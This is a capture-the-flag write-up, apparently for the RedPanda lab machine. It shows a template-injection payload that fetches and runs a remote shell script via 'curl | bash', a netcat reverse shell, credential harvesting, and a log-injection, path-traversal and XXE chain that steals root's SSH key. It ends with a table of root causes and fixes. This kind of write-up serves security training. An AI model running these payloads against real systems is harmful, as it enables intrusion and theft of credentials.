
Process[pid=2146] — the server literally tells us it started our process. The GET hit my http.server a second later.Runtime.exec(String) doesn't speak shell — no pipes, no redirects. Wrap the command in /bin/sh -c and pipe stdout back into the page with IOUtils.toString() so we can see what happens:
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(new String[]{'/bin/sh','-c','curl -sS 10.10.15.118:8000/shell.sh | bash 2>&1'}).getInputStream())}
curl --data-urlencode. Pasting |, & and + into a raw form body is how you spend twenty minutes debugging URL encoding instead of the target.❯ nc -nvlp 1337
Connection received on 10.129.99.184 34868
woodenk@redpanda:/tmp/hsperfdata_woodenk$ cat /home/woodenk/user.txt
1ca24039************************
Shell as woodenk. User flag done.
Recon as woodenk
/opt is where the application lives, so that's where I started grepping. The DB credentials are sitting in the controller source:
woodenk@redpanda:/opt$ grep -r "RedPanda"
panda_search/src/main/java/com/panda_search/htb/panda_search/MainController.java:
    conn = DriverManager.getConnection("jdbc:mysql://localhost:3306/red_panda", "woodenk", "RedPanda*****");
Password reuse — the same credentials work for SSH. A proper TTY makes life easier, but notice one difference between the two sessions:
woodenk with group logs. A fresh SSH session as woodenk doesn't get that group — groups belong to the process, not to the password. In practice logs only buys visibility: it lets us read /opt/panda_search/redpanda.log and /credits to check our work. The exploit itself doesn't need it — the web app writes the log line for us, and our files live in our own home directory.pspy — what runs as root?
woodenk@redpanda:/tmp$ wget 10.10.15.118:8000/pspy64
woodenk@redpanda:/tmp$ chmod +x pspy64 && ./pspy64
CMD: UID=0  PID=2923 | /usr/sbin/CRON -f
CMD: UID=0  PID=2924 | /bin/sh -c /root/run_credits.sh
CMD: UID=0  PID=2926 | java -jar /opt/credit-score/LogParser/final/target/final-1.0-jar-with-dependencies.jar
A Java application, run by root, on a timer. And the name says credit-score — that's the "1 view = 1 creditpoint" counter from /stats. Something reads the logs and updates views as root. Let's read it.
LogParser — App.java
The source sits right next to the jar in /opt/credit-score/LogParser/final/src/. Here's the logic, trimmed to what matters:
public static Map parseLog(String line) {
    String[] strings = line.split("\\|\\|");          // split on ||
    map.put("status_code", Integer.parseInt(strings[0]));
    map.put("ip",          strings[1]);
    map.put("user_agent",  strings[2]);
    map.put("uri",         strings[3]);          // index, not a parser
}

public static boolean isImage(String filename) {
    return filename.contains(".jpg");                // anywhere in the line
}

public static String getArtist(String uri) {
    String fullpath = "/opt/panda_search/src/main/resources/static" + uri;
    // ... reads EXIF, returns the "Artist" tag
}

public static void addViewTo(String path, String uri) {
    SAXBuilder saxBuilder = new SAXBuilder();       // default config — DTDs allowed
    Document doc = saxBuilder.build(new File(path));
    // ... if <uri> matches: views++, totalviews++
    xmlOutput.output(doc, writer);                    // writes the parsed doc back
}

public static void main(String[] args) {
    // for every line in /opt/panda_search/redpanda.log:
    if (!isImage(line)) continue;
    String artist  = getArtist(parsed.get("uri"));
    String xmlPath = "/credits/" + artist + "_creds.xml";
    addViewTo(xmlPath, parsed.get("uri"));
}
So the idea is simple: the process runs as root, it builds file paths out of data we control, and then it parses an XML file that — thanks to those paths — is also ours. Every input in this chain is under our control. Step by step:
| Step | What root does | What we control |
|---|---|---|
| 1. Log line | splits on ||, takes [3] as URI | User-Agent — inject our own || and shift the fields |
| 2. Image path | static + uri | /../../../../home/woodenk/root.jpg — traversal to our JPG |
| 3. XML path | /credits/ + Artist + _creds.xml | EXIF Artist tag — second traversal to our XML |
| 4. XML parse | SAXBuilder with defaults | DOCTYPE with external entity → XXE |
| 5. Write-back | saves the parsed doc | the expanded entity lands in a file we can read |
curl -A '||/../../home/woodenk/root.jpg'
   │
   ▼
/opt/panda_search/redpanda.log        // web app writes the line for us
   │  split("||")[3]
   ▼
uri = /../../home/woodenk/root.jpg    // traversal #1
   │  getArtist()
   ▼
EXIF Artist = ../home/woodenk/root    // traversal #2
   │  "/credits/" + artist + "_creds.xml"
   ▼
/home/woodenk/root_creds.xml          // our XML, parsed by root
   │  SAXBuilder → &example;
   ▼
file:///root/.ssh/id_rsa              // XXE
   │  xmlOutput.output()
   ▼
/home/woodenk/root_creds.xml          // key written back — we read it
Log Injection → Traversal → XXE → id_rsa
1. The JPG — traversal in the Artist tag
Any JPG works. The pixels don't matter, only the metadata:
exiftool -Artist='../home/woodenk/root' root.jpg
exiftool root.jpg | grep Artist
# Artist : ../home/woodenk/root
Why not just drop our XML into /credits/? Because we can't — the directory belongs to root and isn't writable for woodenk. The program will only ever open /credits/<artist>_creds.xml, but we choose the artist. So the Artist tag walks the path out of /credits and into a directory we own:
/credits/ + ../home/woodenk/root + _creds.xml = /home/woodenk/root_creds.xml. Root will go looking for the XML in our home directory.
2. The XML — external entity
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY example SYSTEM "file:///root/.ssh/id_rsa">]>
<credits>
  <author>damian</author>
  <image>
    <uri>/../../../../../../home/woodenk/root.jpg</uri>
    <uwu>&example;</uwu>
    <views>0</views>
  </image>
  <totalviews>0</totalviews>
</credits>
The structure mirrors the real credits files — the <uri> has to match exactly so the view counter logic runs and the file gets written back. The extra <uwu> element is where root's private key will appear.
3. Drop both files on the box
woodenk@redpanda:~$ wget 10.10.15.118:8000/root.jpg
woodenk@redpanda:~$ wget 10.10.15.118:8000/root_creds.xml
4. Poison the log through User-Agent
curl -s -o /dev/null http://10.129.99.184:8080/stats \
     -A '||/../../../../../../home/woodenk/root.jpg'
woodenk@redpanda:~$ cat /opt/panda_search/redpanda.log
200||10.129.99.184||<empty UA>||/../../../../../../home/woodenk/root.jpg||/stats
Our || pushed the real URI into slot 4, and slot 3 is now our path. The line contains .jpg, so isImage() waves it through.
5. Wait for cron
The job runs every two minutes. Then:
woodenk@redpanda:~$ cat root_creds.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo>
<credits>
  <author>damian</author>
  <image>
    <uri>/../../../../../../home/woodenk/root.jpg</uri>
    <uwu>-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
...
-----END OPENSSH PRIVATE KEY-----</uwu>
    <views>1</views>
  </image>
  <totalviews>1</totalviews>
</credits>
One view counted, one private key delivered. Root was nice enough to update the panda statistics while handing it over.
6. SSH as root
❯ chmod 600 root_key
❯ ssh -i root_key [email protected]
root@redpanda:~# cat /root/root.txt
db02d0a8************************
Root. Four broken assumptions in one cron job.
Credentials
| User | Password / Method | Source |
|---|---|---|
| woodenk (shell) | SSTI → Runtime.exec() | /search, *{...} SpEL |
| woodenk (SSH) | RedPanda***** | MainController.java |
| root | id_rsa | LogParser traversal + XXE |
What Broke and Why
| Vector | Root Cause | Fix |
|---|---|---|
| SSTI in /search | User input concatenated into a Thymeleaf template; "fixed" by blacklisting $ _ ~ while *{} and #{} stayed open |
Pass input as a model attribute, never as template source; drop the blacklist |
| Hardcoded DB credentials | Plaintext password in source, reused for the system account | Externalized secrets; separate DB and OS credentials |
| Log field injection | Log format uses || as separator but the User-Agent isn't escaped |
Structured logging (JSON) or escape the delimiter on write |
| Path traversal ×2 | URI from logs and EXIF Artist tag concatenated into file paths and read as root | Canonicalize the path and verify it stays under the base directory; allowlist artist names |
| XXE | SAXBuilder with default settings resolves external entities |
Disallow DOCTYPE (disallow-doctype-decl) / setExpandEntities(false) |
| Root cron job | A log-processing task with no need for root runs as root | Run it as a dedicated low-privilege user |